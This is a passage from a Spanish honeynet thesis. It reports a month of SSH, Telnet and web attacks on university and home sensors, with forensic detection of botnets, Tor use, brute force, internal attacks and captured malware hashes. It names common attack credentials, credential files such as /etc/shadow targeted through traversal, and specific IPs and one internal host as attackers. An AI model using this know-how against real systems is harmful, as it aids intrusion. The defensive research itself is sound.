


Figura 3.8: Gráficos Web del Top Contraseñas y Top Paises Atacantes

Estos son solo algunos de los gráficos utilizados, más información en el Apéndice D.5.

GeoLocalización por Mapas

Por último y como parte de la motivación hacia este trabajo, decidí realizar una primera versión de lo que en un futuro podría ser un mapa de detecciones de ataques en tiempo real como *Norse Map*.

Para esta implementación se ha utilizado la librería Leaflet, la cual nos permite diseñar un

mapa de coordenadas y obtener la geolocalización exacta de los atacantes.
En el mapa se mostrarán las direcciones IP de los atacantes que más ataques realizan a nuestra Honeynet. Este punto resulta muy interesante y complementa a toda la información anteriormente obtenida.




Figura 3.9: Mapa de Geolocalización de Atacantes

Todas las direcciones que se muestran en el mapa son el resultado de la integración de los sensores realizada en nuestra Honeynet.
En un futuro, sería interesante diseñar una herramienta que sea capaz de desplegar los sensores de forma automatizada e inteligente y que fuera de uso público, para que todo el mundo tuviera la posibilidad de analizar los ataques que se reciben en su red, y compartir estos datos de forma global en ayuda contra la ciberdelincuencia.

Para esta web, y dado el gran trabajo que conlleva, se mostrarán ciertos resultados de algunos sensores en concreto.
En el Apéndice D.5 se pueden observar todas las imágenes obtenidas de la web para un mayor detalle.

Capítulo 4

Resultados de las Capturas efectuadas y su Análisis Forense

En este capítulo, nos adentramos en uno de los puntos fuertes de este trabajo que consiste en primer lugar, en el análisis de los resultados obtenidos a lo largo de la investigación, y en segundo lugar, el análisis forense de esos datos.

Todos los gráficos y resultados mostrados se pueden visualizar a través de la herramienta HoneyThon desarrollada en python y a través de la herramienta de visualización web.

4.1. Resultados obtenidos

Se van a detallar los resultados obtenidos en todos los sensores, tanto los de la Universidad Autónoma de Madrid como los de mi propia Red Doméstica, durante los 30 días que han estado los Honeypots en funcionamiento para la investigación, tanto de forma general como dividiendo estos resultados obtenidos por cada uno de los Honeypots desplegados.

4.1.1. Resultados Generales

En primer lugar, y a modo de resumen, podemos ver los datos generales obtenidos en nuestra Honeynet divididos por cada uno de los Honeypots desplegados. Concretamente, podemos ver un resumen del número total de ataques recibidos en nuestra Honeynet.

Todos los gráficos referentes a los resultados obtenidos se encuentran en el Apéndice D

- **Total de Ataques en Honeynet:** Se han recibido un total de **496493** ataques en la Honeynet, durante los 30 días de investigación. Este gran número de ataques refleja el impacto al que podría verse sometido un entorno real de producción con una mala configuración.
- **Total de Ataques en Cowrie:** En lo referente a este tipo de Honeypot de detección de ataques Secure Shell (SSH), se han recibido un total de **59847** ataques, *(figura D.1)*,

divididos entre los tres Honeypots Cowrie.
Esto demuestra que estamos ante uno de los servicios más atacados en la actualidad.

- **Total de Ataques en Glastopf:** En este caso, se han recibido un total de **82041** ataques, *(figura D.9)*, en la Honeynet, dirigidos a Servicios Web. Destacar que entre los ataques recibidos, un gran porcentaje pertenecen a ataques internos y otros muchos corresponden a ataques de SQL injection.

- **Total de Ataques en Twisted-Honeypots:** Sin lugar a dudas, y como vimos anteriormente, este es le Honeypot que más ataques ha recibido, con un total de **354605** ataques, *(figura D.14)*, dando evidencia que Telnet es el servicio más atacado mundialmente.

Por otro lado, la diferencia de ataques recibidos en la Universidad Autónoma de Madrid y mi propia Red Doméstica, nos demuestra que el número de ataques depende en gran parte del entorno en el que se colocan los sensores, así como la seguridad y medidas de protección implementadas en las mismas.

- **Total de Ataques en Universidad Autónoma de Madrid:** El **89,3 %** de los ataques se han recibido en la Universidad. Esto se debe a que el número de sensores desplegados en este entorno es mayor, e incluye todos los ataques recibidos al puerto 23 (Telnet) que supone un **75 %** de ataques sobre el total.

- **Total de Ataques en Red Doméstica (Raspberry):** Únicamente se han desplegado dos sensores en este entorno, recibiendo el **10,7 %** pero se ha observado una gran diferencia en el número de ataques SSH recibidos, siendo este 20 veces superior al de la Universidad.

  Sin embargo, los ataques dirigidos a Servicios Web en este entorno, han sido completamente superados por los ataques en la Universidad.

4.1.2. Resultados en Cowrie

En esta sección, analizaremos más detalladamente los ataques recibidos en los Honeypots de tipo Cowrie, donde se pueden distinguir entre otros: el número de ataques por día y por dirección IP, comandos más utilizados, usuarios y contraseñas más usadas, países que más atacan.

Todos los gráficos referentes a los resultados obtenidos por Cowrie se encuentran en el *Apéndice D.1*.

- **Ataques en los Últimos 30 días:** Uno de los objetos a estudiar, es la actividad diaria que ha tenido nuestra Honeynet, para ello se utilizará una funcionalidad básica de la herramienta HoneyThon donde poder visualizar la evolución de los ataques tanto a nivel global, como en cada uno de los sensores.
  Cabe destacar que hay ciertos días en los que el número de ataques aumentan. Esto se debe principalmente a campañas de ataques en ciertos países, o campañas de distribución de Malware. El *7 de Junio de 2016* se registró el mayor número de ataques en el sensor *Red Doméstica* con un total de *6481* ataques.

- **Top 10 Usernames:** Como podemos observar en la *figura D.2*, tenemos los 10 usuarios más utilizados a la hora de iniciar sesión en nuestros sistemas. Cabe destacar que el usuario

más utilizado es *"root"* con un total de *21519* veces y coincide con el usuario más utilizado para ataques Telnet, como veremos más adelante.

- **Top 10 Passwords:** En la *figura D.2* se pueden ver las 10 contraseñas más utilizadas a la hora de iniciar sesión en nuestros sistemas, siendo *"1234"* el más usado con un total de *6489* veces.

- **Top 10 Username/Password:** Relacionando los dos puntos anteriores, en la *figura D.2* se muestran las 10 combinaciones de usuarios y contraseñas más utilizadas siendo la combinación *"1234/1234"* la más utilizada con un total de *5749* veces.

- **Top 15 Países Atacantes:** Para saber cuales son las IPs que más atacan, y los países más atacantes, recurrimos a la *figura D.3*. Destacar que la IP que más ataques ha realizado es la *206.165.56.89* desde *Estados Unidos* y los países más atacantes son *Estados Unidos,China y Francia* con un total de *7556,6304 y 5660* ataques respectivamente.

- **Ratio de Aciertos y Fallos:** En la *figura D.4* podemos ver el porcentaje de aciertos y fallos de los ataques recibidos, divididos por sensor.

- **Comandos más Interesantes:** Una de las funcionalidades más interesantes, especialmente para el posterior análisis forense, son los comandos ejecutados en el sistema por los atacantes. Podremos identificar entre otros: comandos más utilizados, descargas de Malware, ejecución de script, borrados de huellas, paradas de servicios, borrados de directorios y ejecución de scripts en las *figuras D.5 y D.6*.

- **Clientes SSH Utilizados:** Se mostrará también todos los clientes SSH utilizados por los atacantes para entrar en el sistema, *(figura D.7)*. Descubrimos que el cliente más utilizado es el que aporta la librería *libssh*, que es el más utilizado para las conexiones con servidores remotos.

- **Descargas de Malware:** Por último, y como parte fundamental para el análisis forense, se recopilarán los hashes de todas las muestras de Malware que los atacantes nos dejan en nuestro sistema, *(figura D.8)*. Posteriormente se realizará una categorización y un análisis exhaustivo de los mismos.

4.1.3. Resultados en Glastopf

A continuación se va a proceder a la explicación de los datos obtenidos en este Honeypot. Este Honeypot, como hemos mencionado anteriormente, recopila ataques dirigidos a servicios web. De nuevo, hemos integrado todos los datos que nos interesaban en la herramienta python.

Glastopf ofrece la posibilidad de instalar Glastopf-Analytics, Apéndice B.2.1.3 el cual solo hemos utilizado para la visualización de los datos en nuestra Red Doméstica, *(figura B.1)*.
Todos los gráficos referentes a los resultados obtenidos por Glastopf se encuentran en el Apéndice D.2

- **Ataques en los Últimos 30 días:** Al igual que en todos los Honeypots, se mostrará la evolución diaria de ataques recibidos a servicios tanto a nivel global, como en cada uno de los sensores. Esto nos servirá para estudiar los picos de ataques y analizar las posibles campañas realizadas por los atacantes.

El día *22 de Junio de 2016* se registró el mayor número de ataques con un total de *7542* ataques.

- **Top 15 Países Atacantes :** Por otro lado, también es muy interesante conocer los paises que más ataques realizan, y cual es la IP más atacante. Podemos consultar la *figura D.10* para analizar estos datos en detalle.
  La IP que más ataques ha realizado ha sido la *150.244.86.158* desde *España*. Esta IP es una dirección interna de la Universidad, más adelantes explicaremos el motivo de estos ataques.

- **Tipos de Ataques Recibidos:** Una de las principales curiosidades de Glastopf, es la posibilidad de recibir distintos tipos de ataque. La mayoría de los ataques recibidos son de SQLinjection, pero también se ha accedido a otro tipo de recursos como podemos observar en la *figura D.12*.

- **Detección de Ataques SQL injection:** Este tipo de ataques es uno de los más comunes en los servicios web y por lo tanto, también lo es en nuestro Honeypot. Se han recibido un total de *17230* ataques de SQL injection como observamos en la *figura D.11*.

- **Accesos a Directorios Importantes:** Uno de los datos más relevantes en Glastopf, son los ataques de tipo *Directory Traversal Attack* en los cual el atacante intenta aprovecharse de una vulnerbilidad para acceder a directorios de vital importancia para el usuario como son /etc/passwd y /etc/shadow ya que contienen los usuarios y contraseñas del sistema. En las *figuras E.5 y E.6* podemos ver 2 ataques SQL injection realizados por nosotros mismos en los que se accede a dichos directorios. En la *figura D.13* tenemos algunos de estos ataques realizados por los atacantes.

4.1.4. Resultados en Twisted Honeypots

Por último, analizaremos los resultados obtenidos en el sensor Twisted-Honeypots. Este Honeypot recopila ataques de Telnet, SSH y FTP y se ha sido con diferencia, el Honeypot más atacado de todos los que hemos desplegado. Más del 90 % de los ataques han sido al servicio Telnet y esto se debe fundamentalmente, como ya he mencionado anteriormente, es el servicio más atacado a nivel mundial en la actualidad.

Todos los gráficos referentes a los resultados obtenidos por Twisted-Honeypots se encuentran en el Apéndice D.3

- **Ataques en los Últimos 30 días:** En este caso, también podremos ver la evolución diaria de los ataques tanto a nivel global, como en cada uno de los sensores.
  Este tipo de Honeypot ha sido el más atacado, por lo que el número de ataques que se reciben diariamente es enorme. El *3 de Junio de 2016* se registró el mayor número de ataques con un total de *18271* ataques.
  Esto evidencia el peligro al que estamos expuestos, ya que sufrimos continuamente ataques por fuerza bruta, y en caso de que el atacante consiga acceso, tendría control total sobre nuestra máquina.

- **Top 10 Usernames:** En la *figura D.15*, vemos los 10 usuarios más utilizados a la hora de iniciar sesión en nuestros sistemas. De nuevo, el usuario más utilizado es *"root"* con un total de *68742* veces y coincide con el usuario más utilizado para ataques SSH.

- **Top 10 Passwords:** En la *figura D.15* se pueden ver las 10 contraseñas más utilizadas a la hora de iniciar sesión en nuestros sistemas. En este caso, el resultado respecto a Cowrie es distinto, ya que es *"admin"* la contraseña más utilizada con un total de *21502* veces.
- **Top 10 Username/Password:** Relacionando los dos puntos anteriores, en la *figura D.15* se muestran las 10 combinaciones de usuarios y contraseñas más utilizadas siendo *"root/admin"* la más utilizada con un total de *4352* veces.
- **Top 15 Países Atacantes:** Para saber cuales son las IPs que más atacan, y los países más atacantes, recurrimos a la *figura D.16*. Destacar que la IP que más ataques ha realizado es la *"91.224.160.10"* desde *"Netherlands(Holanda)"* y los países más atacantes son *Vietnam, Turquia y Taiwan* con un total de *32425,19952 y 19848* veces respectivamente.
- **Ataques por Servicio:** Como hemos comprobado anteriormente, Telnet es el servicio más atacado como comprobamos en la *figura D.17* con un total de *354827* ataques, siendo este más del 95 % de ataques recibidos a este tipo de sensor.

4.2. Análisis forense

En el apartado anterior, se han detallado los datos extraídos de la Honeynet de forma estadística. Sin embargo, en este apartado, vamos a tratar una de las fases más importantes de nuestro estudio, donde se explicarán todos los procedimientos utilizados para realizar un análisis forense de cada uno de los ataques que detectan nuestra Honeynet.

Una vez más, gracias a la ayuda de nuestra herramienta "HoneyThon", procesaremos los datos almacenados en la base de datos centralizada de forma inteligente, de modo que sea capaz de detectar y analizar ciertos patrones, ataques de fuerza bruta, ataques internos a nuestra red, analizar el Malware y categorizar a los atacantes de forma automatizada.

Todos los gráficos referentes al análisis forense realizado, se encuentran en el Apéndice D.4

4.2.1. Intersección de los atacantes en los diferentes sensores

En primer lugar, se ha aplicado la técnica del "Matching" entre direcciones IP, lo cual nos permite obtener una intersección entre los atacantes que han atacado a varios Honeypot de nuestro sistema.
Este procedimiento sirve para detectar que direcciones IP son las que realizan ataques dirigidos a distintos servicios.

Para la realización de la intersección entre los atacantes, se han tenido en cuenta cuatro combinaciones posibles:

- **Cowrie - Glastopf**
- **Cowrie - Twisted Honeypots**
- **Glastopf - Twisted Honeypots**
- **Cowrie - Glastopf -Twisted Honeypots**

En el Apéndice D.4 pueden visualizarse los resultados de dichas intersecciones. Estos resultados serán muy útiles para bloquear permanentemente el acceso a nuestro sistema a las direcciones IP con el uso de IPTables.

4.2.2. Detección de Botnets

A lo largo de la investigación y tras numerosos ataques recibidos y tras analizar el comportamiento de los atacantes, se pudo comprobar que muchos de los ataques a nuestra Honeynet se realizaban de forma automatizada.
Estos ataques automatizados eran realizados por lo que se conoce comúnmente como [21] Botnets o equipos Zombies (sistemas infectados por los cibercriminales con los que se llevan a cabo acciones maliciosas de forma automatizada).

Llegados a este punto, era necesario identificar este tipo de ataques, y categorizar a los atacantes entre humanos o Bots, mediante su comportamiento o mediante el uso de listas de reputación.
Este análisis esta definido solo para los ataques recibidos en Cowrie, ya que este permite interactuar con el sistema y guarda las sesiones de los atacantes.

4.2.2.1. Identificación mediante su Comportamiento

Para este punto, se hizo uso de un módulo integrado en la herramienta "HoneyThon", el cual nos permite reproducir las sesiones de los atacantes en tiempo real (KeyLoggers).
De esta forma, podremos analizar el comportamiento exacto de los atacantes en el sistema, ver los comandos que ejecutan, las descargas que realizan y todo sin que sean conscientes de que la actividad está siendo grabada.
Todo esto nos permite detectar los ataques realizados de forma automática, ya que veremos como los comandos se lanzan automáticamente, al contrario que los humanos, donde podrían observarse las pulsaciones del teclado.

Aquí tenemos un ejemplo, figura 4.1, de un atacante que realiza un comportamiento muy extraño, ya que primero introduce un texto enorme por consola, y luego realiza la descarga de una imagen llamada "gatos adivinos". Tras comprobar el archivo descargado, se descubrió que este era legítimo.

Figura 4.1: Análisis del Comportamiento de un Atacante en el sistema

Este proceso es muy tedioso, ya que es inviable estudiar el comportamiento de todos los atacantes teniendo un registro de datos tan grande. Por ello, se procede a la automatización de este proceso mediante el uso de listas de reputación.

4.2.2.2. Automatización mediante Listas de Reputación

Para automatizar este proceso, se hará uso de varias listas de reputación que se encargan de categorizar las IPs según la reportes recibidos, o los registros obtenidos mediante otros sensores repartidos en todo el mundo.

Concretamente, se utilizarán las siguientes herramientas de código abierto:

- **BOT.MYIP.MS:** Esta página web permite comprobar la reputación de una IP concreta. En este caso, esta especializada en la búsqueda y categorización de Bots en la red, lo cual nos permitirá saber si los ataques son realizados por Bots o por humanos.

- **CYMON.IO (Open Threat Intelligence):** Estamos ante una herramienta mucho más completa que la anterior, la cual permite comprobar la reputación de una IP concreta a niveles avanzados. Es uno de los buscadores de Malware, ataques de fuerza bruta, Phishing, Botnets y Spam más utilizados.
  Creado por la empresa eSentire se apoya en otros motores de búsqueda como VirustTotal, AlienVault y otros sensores (Honeypots). Añade más de 20.000 nuevas IPs diarias a la base de datos y proporciona al analista forense un amplio reporte histórico/temporal sobre las amenazas detectadas a nivel mundial.

Se han integrado ambas herramientas en la herramienta de python "HoneyThon", simplemente deberemos darle el nombre de un fichero que contenga una lista de IP, y esta se encargará de categorizarlas, parseando los datos en JSON que nos devuelven estas páginas y extrayendo los datos que nos interesan.
Todo este proceso, nos permite analizar de forma automatizada las direcciones IP de los atacantes que acceden a nuestra red.

```
[i] ANÁLISIS BOTMYIP IP: 82.193.155.236 -> Good IP Reputation

[i]  ANÁLISIS CYMON IP: 82.193.155.236
[+]Malicious Activities
[i]   Domains:
[i]     nat236-ubik.convex.ru
[i]   URL:
[i]   Timeline:
[i]     Web attacks reported by blocklist.de -2016-03-06T20:38:37Z
[i]     Mail attacks reported by blocklist.de -2015-08-03T16:37:39Z
[i]     Web attacks reported by blocklist.de -2015-07-15T04:21:02Z
[i]     Brute force login attacks reported by blocklist.de -2015-07-15T04:21:02Z
```

Figura 4.2: Análisis de Atacantes mediante Listas de Reputación

La figura 4.2 es un ejemplo de los reportes mostrados por la herramienta, de una serie de direcciones IPs capturadas en nuestra Honeynet. Tras este proceso de categorización pudimos comprobar que aproximadamente un 61 % de las direcciones IP no han sido detectadas en las listas de reputación consultadas en el momento del análisis.

4.2.3. Atacantes a través de Nodos TOR

A lo largo de la investigación, pudo observarse que algunos de los atacantes hacían uso de técnicas de navegación segura o anonimato.

Una de las alternativas más utilizadas por los cibercriminales para poder navegar de forma completamente anónima, es utilizar la red Tor.
Tor es una red utilizada diariamente por millones de personas que no desean que sus ratos , su ubicación geográfica ni su información privada sea rastreada. Entre sus usuarios encontramos a los servicios diplomáticos del estado, embajadas y otras entidades que buscan esta discreción.

Con esta información, me pareció muy interesante la idea de identificar a los atacantes que hacen uso de los Nodos Tor para realizar estos ataques. Los nodos de Tor funcionan como encaminadores y en algunos casos además como servidores de directorio(DNS).
Para ello, se ha creado una tabla en la base de datos centralizada (actualizada cada semana), en la cual se incluyen las direcciones IP categorizadas como *nodos de salida Tor* y que se encuentran registrados en multitud de páginas.

Tras realizar una comparación de los ataques recibidos con las direcciones IP pertenecientes a nodos Tor, en la figura 4.3 observamos que tan solo *9* de los atacantes registrados en el sistema utilizan estas técnicas de anonimato para realizar sus ataques.

```
Escaneando Cowrie...
[!] Atacante desde Nodo TOR - IP: 35.0.127.52 desde United States hacia el sensor RedDomestica
[!] Atacante desde Nodo TOR - IP: 192.42.116.16 desde Netherlands hacia el sensor RedDomestica
[!] Atacante desde Nodo TOR - IP: 109.163.234.7 desde Romania hacia el sensor RedDomestica
[!] Atacante desde Nodo TOR - IP: 194.150.168.79 desde Germany hacia el sensor RedDomestica
Escaneando Twisted Honeypots...
Escaneando Glastopf...
[!] Atacante desde Nodo TOR - IP: 46.165.230.5 desde Germany hacia el sensor LapitaGlastopf
[!] Atacante desde Nodo TOR - IP: 37.130.227.133 desde United Kingdom hacia el sensor LapitaGlastopf
[!] Atacante desde Nodo TOR - IP: 37.130.227.133 desde United Kingdom hacia el sensor CentauroGlastop
[!] Atacante desde Nodo TOR - IP: 89.234.157.254 desde France hacia el sensor CentauroGlastop
[!] Atacante desde Nodo TOR - IP: 35.0.127.52 desde United States hacia el sensor CentauroGlastop
```

Figura 4.3: Detección de Atacantes con Navegación Anónima.

Resulta realmente sorprendente este dato, lo que demuestra con claridad que muchos de los ataques son realizados sistemas infectados (Botnets) que no son conscientes de estas actividades maliciosas.

4.2.4. Detección de Ataques por fuerza bruta

Los ataques de fuerza bruta son un tipo de "cracking", uno de los métodos más utilizados por los Cibercriminales especialmente en los ataques dirigidos a los servicios de autenticación SSH y Telnet. Esta técnica consiste en la prueba y error de combinaciones de usuarios y contraseñas con el que buscan acceder de forma ilegal a un sistema, generalmente utilizando herramientas automatizadas como Medusa e Hydra [22].
Estos pueden ser ejecutados contra códigos criptográficos o en contra de servicios de autenticación que requieren usuario y contraseña.

Como parte del análisis forense realizado, y con el fin de identificar este tipo de ataques en nuestro sistema, se han creado una serie de reglas en la herramienta python que nos permiten detectar ataques por fuerza bruta a nuestro sistema.
La herramienta muestra cuando se han recibido un número de ataques superior al número que queramos establecer, en una franja de tiempo que especifiquemos.

En la figura 4.4 se recogen todos los ataques por fuerza bruta recibidos durante el tiempo de investigación. Destacamos un ataque masivo recibido desde la dirección *210.245.92.129* procedente de *Vietnam* la cual realizó un total de *5103* el día *7 de Junio de 2016* en un periodo comprendido entre las *19:00 y las 23:00 horas*.

```
[!] Ataque Fuerza Bruta - IP: 206.165.56.89 desde United States con fecha: 6/06/2016 06:00-06:59 con un total de 401 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 206.165.56.89 desde United States con fecha: 6/06/2016 07:00-07:59 con un total de 842 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 191.205.248.38 desde Unknown con fecha: 6/06/2016 20:00-20:59 con un total de 210 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 222.255.174.52 desde Vietnam con fecha: 7/06/2016 07:00-07:59 con un total de 145 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 210.245.92.202 desde Vietnam con fecha: 7/06/2016 19:00-19:59 con un total de 167 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 210.245.92.129 desde Vietnam con fecha: 7/06/2016 19:00-19:59 con un total de 760 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 210.245.92.129 desde Vietnam con fecha: 7/06/2016 20:00-20:59 con un total de 1526 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 210.245.92.129 desde Vietnam con fecha: 7/06/2016 21:00-21:59 con un total de 1496 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 210.245.92.129 desde Vietnam con fecha: 7/06/2016 22:00-22:59 con un total de 1321 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 203.151.96.79 desde Thailand con fecha: 8/06/2016 03:00-03:59 con un total de 246 ataques hacia el sensor RedDomestica
[!] Ataque Fuerza Bruta - IP: 203.151.96.79 desde Thailand con fecha: 8/06/2016 04:00-04:59 con un total de 710 ataques hacia el sensor RedDomestica
```

Figura 4.4: Análisis de Atacantes mediante Listas de Reputación

4.2.5. Detección de Ataques Internos

La detección de ataques internos, es otro punto a tener en cuenta dentro del análisis forense. Generalmente, este tipo de ataques se pueden detectar mediante técnicas de Sniffing, pero he querido aprovechar el uso de la Honeynet para detectar posibles ataques internos dentro de la Universidad Autónoma de Madrid.

Como se puede ver en la figura 4.5, se han detectado numerosos ataques a la Honeynet por parte de equipos internos, lo cual podría significar varias cosas: infección del equipo que intenta comunicarse con otros equipos de la misma red, o bien algún tipo de Crawling interno.

```
[!] Ataques Internos desde 150.244.199.199 con un total de 2 ataques hacia el sensor CentauroUAM
[!] Ataques Internos desde 150.244.199.199 con un total de 2 ataques hacia el sensor LapitaUAM
[!] Ataques Internos desde 150.244.199.88 con un total de 1 ataques hacia el sensor CentauroUAM
[!] Ataques Internos desde 150.244.199.88 con un total de 1 ataques hacia el sensor LapitaUAM
[!] Ataque Interno desde 150.244.199.199 con un total de 1 ataques hacia el sensor FourierUAM
[!] Ataque Interno desde 150.244.199.199 con un total de 4 ataques hacia el sensor LovelaceUAM
[!] Ataque Interno desde 150.244.58.87 con un total de 6 ataques hacia el sensor LovelaceUAM
[!] Ataque Interno desde 150.244.199.199 con un total de 19 ataques hacia el sensor LapitaGlastopf
[!] Ataque Interno desde 150.244.199.199 con un total de 10 ataques hacia el sensor CentauroGlastop
[!] Ataque Interno desde 150.244.199.72 con un total de 3 ataques hacia el sensor CentauroGlastop
[!] Ataque Interno desde 150.244.56.166 con un total de 27 ataques hacia el sensor LapitaGlastopf
[!] Ataque Interno desde 150.244.56.166 con un total de 16 ataques hacia el sensor CentauroGlastop
[!] Ataque Interno desde 150.244.57.39 con un total de 2 ataques hacia el sensor CentauroGlastop
[!] Ataque Interno desde 150.244.58.87 con un total de 8 ataques hacia el sensor LapitaGlastopf
[!] Ataque Interno desde 150.244.86.158 con un total de 18532 ataques hacia el sensor CentauroGlastop
```

Figura 4.5: Detección de Ataques Internos en la Universidad Autónoma de Madrid

Tras analizar estos ataques, se comprueba que la mayoría son legítimos y se han realizado desde mi propio ordenador para pruebas de conectividad y desde el equipo utilizado para virtualizar los Honeypots.
Lo que más llamó la atención fue el gran número de ataques recibidos *(18532)* perteneciente a la Universidad Autónoma de Madrid, cuya dirección es *150.244.86.158* cuyo DNS es *godel.cnb.csic.es* y del cual se está investigando junto con el CAU el motivo de estos ataques.

4.2.6. Análisis del Malware Obtenido

Una de las ventajas ofrecidas por el Honeypot Cowrie, es que nos permite guardar las descargas de Malware realizadas en el sistema. Las descargas de Malware son ataques automatizados realizados en el servicio SSH mediante WGET.

El Malware no solo se descarga desde la máquina atacante, sino que también es descargado desde otros orígenes. Se han descargado aproximadamente *1943* muestras de las cuales obtenemos las siguientes conclusiones:

- De las 1943 muestras registradas, 35 son únicas.
- La mayoría de las muestras corresponden al mismo tipo de Malware con pequeñas variaciones lo que hace que el Hash sea distinto.
- Entre las muestras descargadas encontramos: Ejecutables ELF, Exploits sin compilar, scripts en BASH, Perl y Python e incluso Malware para el sistema operativo MAC OS-X.

En nuestra herramienta Web, podemos observar algunas de las muestras hash recogidas tras su identificación y categorización, figura 4.6:

SHASUM ANALYSIS IN VIRUSTOTAL

MD5	FILE/COMMAND	FILE TYPE	VIRUSTOTAL DETECTIONS
3ed81eec6c0d6603b4263c89c2561187	daemon.armv4l.mod	ELF 32-bit LSB executable, ARM	33 / 57
320adee47e53823a1be8a335e4beb246	daemon.i686.mod	ELF 32-bit LSB executable, Intel 80386	32 / 57
5afdcceb2fc5fc1c15d7fdbef674c6a5	daemon.mips.mod	ELF 32-bit MSB executable, MIPS	23 / 57
856f14251f643bac62b9193c54449472	daemon.mipsel.mod	ELF 32-bit LSB executable, MIPS, MIPS-I	31 / 57
a93b41466e330fc3cf8e6602e5cd03c2	test.bin	Mac OS X Mach-O 32bit PPC executable	23 / 57
9877c324eb9b24b5464f9e3fe4176460	randnicks.e	ASCII text	0 / 57
b3cd99bd97ac57142f64a2e5dda02849	ddos.pl	/usr/bin/perl script text executable	0 / 57
16d3414878dc57e0629df84a497d95d5	536e4ed_tmp.sh	Bourne-Again shell (BASH) script, ASCII text .exe	5 / 57
04c54e0f489ba5fad77a0fe379aa20fc	speedtest_cli.py	Python script text executable	0 / 57
25b8bcb01242b6ed2d17ab9e677b1900	vt-upload-XI0Xp	FORTRAN program, ASCII text	2 / 57

Figura 4.6: Análisis del Malware Obtenido

Para la categorización y detección de los motores antivirus, haremos uso de una API de código abierto de VirusTotal. Se ha integrado dicha API en nuestra herramienta y tan solo deberemos seleccionar un fichero con los hashes recogidos, y este se encargará de analizarlos de manera automatizada, figura 4.7.

```
Introduce nombre de archivo (una Hash por linea) >> malware.txt

        Results for MD5:  3ed81eec6c0d6603b4263c89c2561187

        Detected by:  32 / 56

        Sophos Detection: Mal/Generic-S

        Kaspersky Detection: Trojan.Linux.PNScan.b

        ESET Detection: a variant of Linux/PNScan.A

        Scanned on: 2016-06-25 23:02:55
--------------------------------------------------
```

Figura 4.7: Detección de Malware de forma automatizada

4.2.7. Análisis de la Seguridad en la Universidad

Durante la elaboración del proyecto, surgió la idea de estudiar la efectividad de las medidas de seguridad implementadas en la propia Universidad.
Para ello, nos pusimos en contacto con un miembro del Equipo de Seguridad en Red de la Universidad Autónoma de Madrid, para que nos explicase como tienen montada la seguridad.

Como ya vimos en la parte de diseño, pedimos que nos liberasen de la seguridad en las máquinas donde se habían desplegado nuestros sensores para que se conectasen directamente a Internet sin ningún tipo de protección a nivel de Red como Cortafuegos o detector de intrusos *IDS* con el fin de recibir el mayor número de ataques posibles.

